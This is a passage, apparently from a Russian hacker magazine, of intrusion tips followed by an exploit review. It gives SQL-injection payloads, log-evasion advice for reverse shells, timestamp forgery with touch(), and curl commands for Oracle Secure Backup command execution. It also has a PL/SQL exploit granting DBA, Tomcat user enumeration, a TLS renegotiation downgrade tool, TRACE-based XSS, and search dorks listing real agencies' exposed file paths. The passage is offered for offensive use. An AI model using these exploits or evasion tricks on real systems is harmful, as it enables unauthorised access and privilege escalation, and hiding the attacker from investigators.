То же самое можно сделать средствами PHP функцией touch():

```
touch('/usr/www/site.ru/www/index.php', filemtime('/usr/www/
site.ru/www/show_kvit.php'));
```

Ну и наконец, на шелле r57 есть специальная вкладка с одноименным названием, она поможет это сделать в удобном виде.

Не забывай, что для изменения атрибутов нужно иметь соответствующие права.



ЗАДАЧА: ВЫВЕСТИ ПОЛЕ ПРИ ИМЕЮЩЕЙСЯ SQL-INJECTION И ПРОБЛЕМНОЙ КОДИРОВКЕ

РЕШЕНИЕ:

Для решения проблем с кодировкой есть несколько вариантов. К примеру:

```
http://site.com/script.php?id=-
1'+union+select+1,unhex(hex(version())),3--+
либо
http://site.com/script.php?id=-1'+union+select+1,AES_
DECRYPT(AES_ENCRYPT(version(),'lol'),'lol'),3--+
```

В первом примере мы сначала приводим результат функции version() к 16-ричному виду, далее снова в строчный вид. Второй способ аналогичен. Хочу отметить еще одну полезную сторону данного метода.

К примеру, у нас есть sql-injection, одно из полей которой используется в инклуде (include ($_row['file'].'html');). Нам нужно обрезать расширение файла, однако директива magic_qoutes находится в положении ON, т.е. финт с нулл-байтом (%00) уже не пройдет. Тут-то к нам и придут на помощь уже знакомые функции.

```
http://site.com/script.php?id=-
1'+union+select+1,0x...00,3--+
```

Вместо «...», естественно, будет файл, который должен, по твоему мнению, участвовать в инклуде, а в конце вставим нулл-байт в 16-ричном представлении, и он уже не будет попадать под фильтрацию magic_quotes.



ЗАДАЧА: БЕЗОПАСНО ЗАБИНДИТЬ ПОРТ ИДИ СДЕЛАТЬ БЕККОНЕКТ НА УДАЛЕННОМ СЕРВЕРЕ

РЕШЕНИЕ:

Многие начинающие хакеры делают бекконект на свой компьютер. Это в корне неверно, так как ip-адрес послушно запишется в логи.

В основном, бекконект делают либо на неткат на дедике (dedicated server), либо на неткат на SSH-шелле (допустим, на VDS). Хочу сразу обозначить, что для бекконекта на дедик нужно, чтобы последний обладал выделенным ip-адресом (белый ip).


Заходить на дедик нужно обязательно через впн. В ином случае на нем также сохранится твой реальный IP-адрес.

Для SSH-шелла требования не такие жесткие, для коннекта к ним многие программы имеют поддержку прокси. В качестве shh-шеллов лучше использовать зарубежные vds-сервера.

Также можно сделать цепочку серверов при бекконекте. т.е. мы ставим на прослушку порт на промежуточном сервере, потом делаем бекконект с сервера-жертвы на промежуточный сервер, а потом коннектимся со своего компьютера уже не к серверу-жертве, а к промежуточному. ⌶




АНДРЕЙ КОМАРОВ KOMAROV@ITDEFENCE.RU ИТЦ «АНАЛИТИКА» / ITDEFENCE.RU




ОБЗОР ЭКСПЛОИТОВ


СВОДКА НОВЫХ УЯЗВИМОСТЕЙ ЭТОГО МЕСЯЦА ОПЯТЬ ПЕРЕД ТОБОЙ. УДИВИТЕЛЬНО, НО ФАКТ, МЕНЬШЕ ИХ ПО СРАВНЕНИЮ С ПРЕДЫДУЩИМИ МЕСЯЦАМИ НЕ СТАЛО. ВООБЩЕ, ЭТО ОЧЕВИДНО, ВЕДЬ ТЕНДЕНЦИИ ЗЛОУМЫШЛЕННИКА ВСЕГДА ОПЕРЕЖАЮТ РАЗРАБОТЧИКОВ, ТЕМ САМЫМ ПОДДЕРЖИВАЯ БАЛАНС МЕЖДУ ВЫПУСКАЮЩИМ РЕСУРСОМ И ПОДАВЛЯЮЩИМ.



ПРОВЕДЕНИЕ XSS С ПОМОЩЬЮ МЕТОДА TRACE



РЕАЛИЗАЦИЯ АТАК НА TLS/SSLV3 РАСПРОСТРАНЯЕТСЯ НА МНОГИЕ ОБЪЕКТЫ ПРИКЛАДНОГО УРОВНЯ (ПРОТОКОЛЫ SMTPS, FTPS)



БАЗОВЫЙ СЦЕНАРИЙ TLS RENEGOTIATION

01 ОБХОД АВТОРИЗАЦИИ В ПРОДУКТЕ РЕЗЕРВНОГО КОПИРОВАНИЯ ORACLE

BRIEF Oracle Secure Backup представляет собой технологию централизованного управления резервного копирования на ленточные накопители. Отличительная особенность продукта в том, что процесс резервирования может происходить без использования ресурса мощностей (server-less) посредством прямого копирования данных с физического ленточного носителя по протоколу NDMP.

EXPLOIT По словам разработчиков, в средах сетей хранения данных (Storage Area Network, SAN) решение Oracle Secure Backup обеспечивает высокий показатель использования ленточных накопителей путем их динамического «разделения» между несколькими медиа-серверами. Стоимость лицензии Oracle Secure Backup составляет $3,5 тыс. в расчете на один ленточный накопитель, включая защиту данных для неограниченного числа серверов, устройств NAS и баз данных Oracle. Сам понимаешь, какие суммы могут накапать в хорошо развернутой сетевой инфраструктуре, где одной лентой уж точно не обойдешься.
Обход авторизации позволяет несанкционированно получать доступ к резервируемым ресурсам, а также исполнять команды на целевой системе. Свет долгое время не мог увидеть подробностей уязвимости, так как афиширована она была сугубо вендорскому полю зрения и компаниям-разработчикам IPS/IDS и антивирусных решений для отслеживания соответствующих аномальных действий при анализе трафика.
По сути, уязвимость подразделяется на две составляющих, которые по логике и были задокументированы в базе CVE, им выданы следующие номера: «Unspecified vulnerability in the Oracle Secure Backup component in Oracle Secure Backup 10.2.0.3 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors».
1) cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1977
2) cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1978
Эксплуатация осуществляется в два этапа. Сначала злоумышленник получает валидную сессию, которую генерирует движок WEB-интерфейса системы:

```
# передача данных в POST-запросе
postdata="button=Login&attempt=1&mode=&tab=&uname=--
fakeoption&passwd=fakepwd"
# непосредственное получение сессии после отправки
POST'а
curl -kis "https://$TARGET/login.php" -d $postdata |
grep "PHPSESSID=" | head -n 1 | cut -d= -f 2 | cut -d\; -f 1
```

Теперь остается только перейти к делу! Настоящий эксплоит по неавторизированному выполнению команд пишется в три строки:

```
# подготовка команды для исполнения
shell="1%26ver>osb103shelltmp"
# организация запроса к уязвимому сценарию с указанием команды для исполнения ($shell) и наличием валидной сессии ($session)
curl -k -s "https://$TARGET/property_box.php?type=Chec
kProperties&vollist=$shell" -b "PHPSESSID=$session" > /
dev/null
# просмотр выполнения результата
check=`curl -ks "https://$TARGET/osb103shelltmp" -b
"PHPSESSID=$session" | grep -i Microsoft`
```


Финальной строкой мы просто убеждаемся, что вывод команды показал название версии СУБД и платформы. Полный сценарий для эксплуатации можно скачать здесь: downloads.securityfocus.com/vulnerabilities/exploits/35672_35678.sh.

SOLUTION Вендор такого уровня своевременно отреагировал на появившееся сообщение в лентах bugtrack и выпустил исправление.

TARGETS Oracle Secure Backup Server 10.3.0.1.X.

02 ПОДБОР СУЩЕСТВУЮЩИХ ПОЛЬЗОВАТЕЛЕЙ APACHE TOMCAT

BRIEF Известно, что на системе, где установлен Apache, находится (или может находиться) много пользователей. Конечно, сам Apache часто запускают с правами «nobody», но песня о другом! Используя ошибку клас-



КАК ВИДИШЬ, РОЛЬ ORACLE SECURE BACKUP ДОСТАТОЧНО ВЕЛИКА И ПОЗВОЛЯЕТ РЕЗЕРВИРОВАТЬ ДАННЫЕ НА НАИБОЛЕЕ КРИТИЧНЫХ ОБЪЕКТАХ

НАГЛЯДНЫЙ ПРИМЕР — ПОЛЬЗОВАТЕЛЬСКИЕ ПУТИ КАК НА ЛАДОНИ!

са «Design Error», а именно ошибку в реализации и проектировании со стороны разработчиков, существует возможность перечислить текущих пользователей системы! В принципе, такая возможность существовала и ранее во многих версиях известного WEB-сервера:

```
/~root
/~andrej
/~gogy
/~UFO
```

Между прочим, одним из первых сканеров безопасности, который проводил проверки на предмет перебора пользователей по Apache, был Nessus (существует реализованный плагин на NASL), а затем и отечественный XSpider.

EXPLOIT Сейчас это можно делать, формируя специальный POST-запрос:

```
POST /j_security_check HTTP/1.1
Host: www.example.com

j_username=tomcat&amp;j_password=%
```

Комбинируя связки логин и пароль, можно добиться раскрытия данных учетных записей локальных пользователей, а по возврату ошибки, наоборот, убедиться, что их нет в системе.

SOLUTION Обновления нашли своих героев, распространяется на многие ОС.

TARGETS Множество платформ, позволяющих установку JAVA + Apache (Tomcat).

03 РЕАЛИЗАЦИЯ ОБХОДА БЕЗОПАСНОСТИ В ORACLE (CTXSYS.DRVXTABC.CREATE_TABLES)

BRIEF Нарушение безопасности заключается в том, что непривилегированный пользователь унаследует права dba, после чего сможет произвести практически любые действия, используя всю мощь СУБД.

EXPLOIT Код эксплоита выполнен в двух вариациях — классический обход авторизации и SQL-injection, а во второй применяется метод Cursor Injection. Классический обход ограничений:

```
set serveroutput on;
prompt [+] ctxsys-drvxtabc-create_tables.sql exploit
prompt [+] by Andrea "bunker" Purificato — http://
rawlab.mindcreations.com
prompt [+] 37F1 A7A1 BB94 89DB A920  3105 9F74 7349 AF4C
BFA2
prompt
undefine the_user;
accept the_user char prompt 'Target username (default
TEST): ' default 'TEST';
prompt
prompt [-] Building evil function...
CREATE OR REPLACE FUNCTION OWN RETURN NUMBER
 AUTHID CURRENT_USER AS
 PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
 EXECUTE IMMEDIATE 'GRANT DBA TO &the_user'; COMMIT;
 RETURN(0);
END;
/
prompt [-] Finishing...

exec ctxsys.drvxtabc.create_tables(''||user||'"."x" as
select * from dual where '||USER||'.own=0--','x',2);


prompt [-] YOU GOT THE POWAH!!
```

TARGETS Oracle DB 9i/10g.

EXPLOIT Пока нет, но скоро выйдет обновление, устраняющее уязвимость.

04 УЯЗВИМОСТИ В ПРОТОКОЛЕ TLS / SSLV3

BRIEF Еще в начале ноября специалистами была создана заметка о возможности эксплуатации некоторых уязвимостей протокола TLS в SSLv3.



ПРИМЕР МЕТАОПИСАНИЯ PDF

СУЩЕСТВУЕТ ОЧЕНЬ МНОГО ПО, ПОЗВОЛЯЮЩЕГО УДАЛИТЬ МЕТАДАННЫЕ ИЗ ДОКУМЕНТОВ КОРПОРАТИВНОГО ТИПА

XSS В OPERA

Ей даже была присвоена метка в базе CVE (CVE-2009-3555), но должного внимания со стороны общественности она не привлекла, хотя использование TLS крайне широко (Microsoft Internet Information Services, mod_ssl, GNUTLS, Mozilla Network Security Services). Уязвимость вызвана некорректной обработкой renegotiation handshakes с существующим подключением, что позволяет осуществлять атаку «человек в середине» (MITM) и внедрять произвольные данные, в том числе и вредоносные, в HTTPS/SSL/TLS-сессию. Организуется такая процедура путем отправки специально сформированного пакета, который воспринимается сервером в post-negotiation контексте, что еще носит альтернативное название «plaintext-атака».

Когда речь идет о «Man in the middle», по-хорошему, подразумевается перехват и последующая подмена данных. Для этого существует множество сценариев, поэтому описанное далее относится не к одному привычному HTTP/HTTPS-протоколу, но и ко всем приложениям и протоколам, использующим SSLv3 или TLS. Общий сценарий эксплуатации основан на следующих принципах:

1. Легитимный клиент начинает сессию TLS «рукопожатия» (handshake).
2. Злоумышленник, вклиниваясь между клиентом и сервером обращений, устанавливает полноценную TLS-сессию с сервером, к которому обращается клиент.
3. Злоумышленник начинает искусственное взаимодействие с сервером на прикладном уровне.
4. При таком раскладе мы наблюдаем следующее. TLS «рукопожатие» доверенного клиента продолжается, его никто не обрывал (клиент <> сервер), но внутри него новая шифрованная сессия (атакующий <> сервер).

Применительно к HTTPS возможностей сделать инжект собственных данных в авторизированный поток несколько:

1. Внедрение GET/POST-запросов, без их конечного завершения. Это позволяет смешивать запросы клиента и атакующего, подавляя команды клиента.
2. Принудительный уход от использования HTTPS к HTTP. Атакующий внедряет HTTP-запрос, направленный на ресурс, который доступен по SSL, после чего выполняется перенаправление на HTTP. Иным названием атаки является термин «Downgrading» (HTTPS > HTTP). Реализацию можно изучить в утилите, созданной Peak (Pavel Konkovsky), а позже модифицированной Thierry Zoller (g-sec.lu/ssl-302-inp.c).

```
# при компилировании обязательно укажи сборку с применением хидеров библиотеки OpenSSL
gcc -lssl ssl-302-inp.c -o ssl-302

# пример эксплуатации
./ssl-302 8080 /search/redir.php
```

3. Использование метода TRACE. Злоумышленник внедряет метод TRACE в ряд HTTP-запросов, получая управление над содержимым, которое посылается от сервера клиенту по HTTPS. Наверняка, по старинке тебе известно, что TRACE используют для проведения XSS-атак. Рассмотрим сценарий. Сначала клиент по SSL-сессии цепляется за удаленный ресурс по WEB'у:

```
GET / HTTP/1.1
Host: server.com
```

Все бы ничего, но как только мы встанем у него на пути, запрос изменится на следующий:


```
TRACE / HTTP/1.0
X:<html><script>alert('hello')</script></html>
: X-ignore: GET / HTTP/1.1
Host: server.com
```

Если все прошло OK, сервер ответит:

```
HTTP/1.1 200 OK
[trimmed]
Content-Type: message/http

TRACE /sadas.pdf HTTP/1.1
<html><script>alert('hello')</script></html>:
Host: www.server.com
```

В контексте клиента может выполниться вредоносный код, причем самой разной направленности. Конечно, многие браузеры устойчивы к такому типу атак, но ведь существует ряд браузеров, которые используют TRIDENT-движок (mshtml.dll) и грешат корявой обработкой HTTP-заголовков.



ОКНО ЗАГРУЗКИ В MOZILLA FIREFOX

ОДНА ИЗ ВАЖНЕЙШИХ ОПЦИЙ НОВОГО ACROBAT — EXAMINE DOCUMENT

05 ЧАСТИЧНОЕ РАСКРЫТИЕ ПОЛЬЗОВАТЕЛЬСКИХ ДАННЫХ В МЕТАОПИСАНИИ ФОРМАТА PDF

BRIEF Вопрос выборки пользовательских данных из офисных данных очень часто применяется в области промышленного шпионажа и разведки. Скажем, тебе в руки попал какой-либо документ, тебя интересует его подлинное авторство, возможный список машин, по которым «гулял» этот документ, имена машин, на которых он был прочтен и редактирован. Даже с такой информации можно в явном виде понять заказчика и исполнителя, их подрядчиков и промежуточные конторы, взаимосвязи между научно-техническими департаментами и отделениями, кураторов новых разработок, ответственных за ведение какого-либо направления и много другой информации. Недавно, мир ИБ и прочих шалостей немного удивила новость, что во множестве PDF-документов были раскрыты пути хранения документа более чем у миллиона пользователей!

EXPLOIT Для поиска подобной информации с использованием открытых источников (например, Google) можно использовать следующие поисковые запросы:

```
filetype:pdf file c (htm OR html OR mhtml) (4 миллиона
результатов)
filetype:pdf file d (htm OR html OR mhtml) (~13 милли-
онов результатов)
```

Имея явные склонности к злодейству, приведу пару примеров выборки:

```
Global Agricultural Information Network
ottawa.usembassy.gov/content/embconsul/pdfs/fas_
twica25_2009.pdf
mhtml:file://C:\Documents and Settings\michaelcj\Local
Settings

WEB-Server Statistics for pittcountync.gov
pittcountync.gov/depts/mis/leaderboard/www.pdf
file://C:\Program Files\rumrunner\analog\www.html

Письмецо
sanjoseca.gov/coyotevalley/EIR/DEIR/DEIR_Comments/
Individuals/06-29-07_Engell-John.pdf
file://C:\Documents and Settings\Jared.Hart\Desktop\
Engell.htm
```


```
TFNF CLO Newsletter
cnic.navy.mil/navycni/groups/public/pub/hq/documents/
document/clo5.pdf
file:///C|/Web_Projects/project_trident/new_anfa/
newsletters/clo5.htm
```

Если ты соберешься сделать срез по общедоступным документам .pdf (filetype:pdf), то получишь количество в более чем 190.000.000 штук. Поверь, львиная доля из них страдает таким косяком. После взаимодействия с Microsoft и Adobe Security Team, стало ясно, что Microsoft планирует исправить это в Microsoft IE 9, а Adobe отреагировала, не назвав какие-либо даты к действию. Как же выглядит метаописание в реалиях?

```
eda.gov/PDF/EDA_vol1;%20Issue10.pdf
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP
Core 4.0-c316 44.253921, Sun Oct 01 2006 17:14:39">
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-
syntax-ns#">
<rdf:Description rdf:about=""
xmlns:dc="http://purl.org/dc/elements/1.1/">
<dc:format>application/pdf</dc:format>
<dc:creator>
<rdf:Seq>
<rdf:li>LewtasS</rdf:li>
</rdf:Seq>
</dc:creator>
<dc:title>
<rdf:Alt>
<rdf:li xml:lang="x-default">file://C:\Documents and
Settings\lewtass\Desktop\eda newsletter</rdf:li>
</rdf:Alt>
</dc:title>
</rdf:Description>

oregon.gov/OMD/OEM/plans_train/grant_info/fy2009_
hsgp_investment_justification.pdf
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="3.1-701">
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-
syntax-ns#">
<rdf:Description rdf:about=""
xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
<pdf:Producer>Acrobat Distiller 7.0.5 (Windows)</
```









Hidden Data and Metadata in Adobe PDF Files: Publication Risks and Countermeasures

Enterprise Applications Division of the Systems and Network Analysis Center (SNAC) Information Assurance Directorate



АНБ США КРАЙНЕ ОЗАБОЧЕНО ПРОБЛЕМОЙ БЕЗОПАСНОСТИ PDF — HTTP://WWW.NSA.GOV/IA/_FILES/APP/PDF_RISKS.PDF

```
pdf:Producer>
</rdf:Description>
<rdf:Description rdf:about=""
xmlns:xap="http://ns.adobe.com/xap/1.0/">
<xap:CreatorTool>PScript5.dll Version 5.2.2</
xap:CreatorTool>
<xap:ModifyDate>2009-03-18T15:07:10-07:00</
xap:ModifyDate>
<xap:CreateDate>2009-03-18T15:07:10-07:00</
xap:CreateDate>
</rdf:Description>
<rdf:Description rdf:about=""
xmlns:dc="http://purl.org/dc/elements/1.1/">
<dc:format>application/pdf</dc:format>
<dc:title>
<rdf:Alt>
<rdf:li xml:lang="x-default">mhtml:file://O:\fema\
shsp_2009\draft ijs\fy 2009 investment jus</rdf:li>
</rdf:Alt>
```

Как так выходит? Попробуй сам проделать следующие действия.

1. Открой .HTM, .HTML, .MHT на своем компьютере в осле (IE) и зажми Ctrl+P либо организуй печать. В качестве принтера выбери любой софт для работы с PDF (Adobe PDF / CutePDF / PrimoPDF) и жми «Print».

2. Система спросит тебя об имени файла, не игнорируй запрос и вбей любое. На выходе ты получишь сгенеренный PDF'ник. Открой его в блокноте и сделай поиск по сигнатуре «file://».

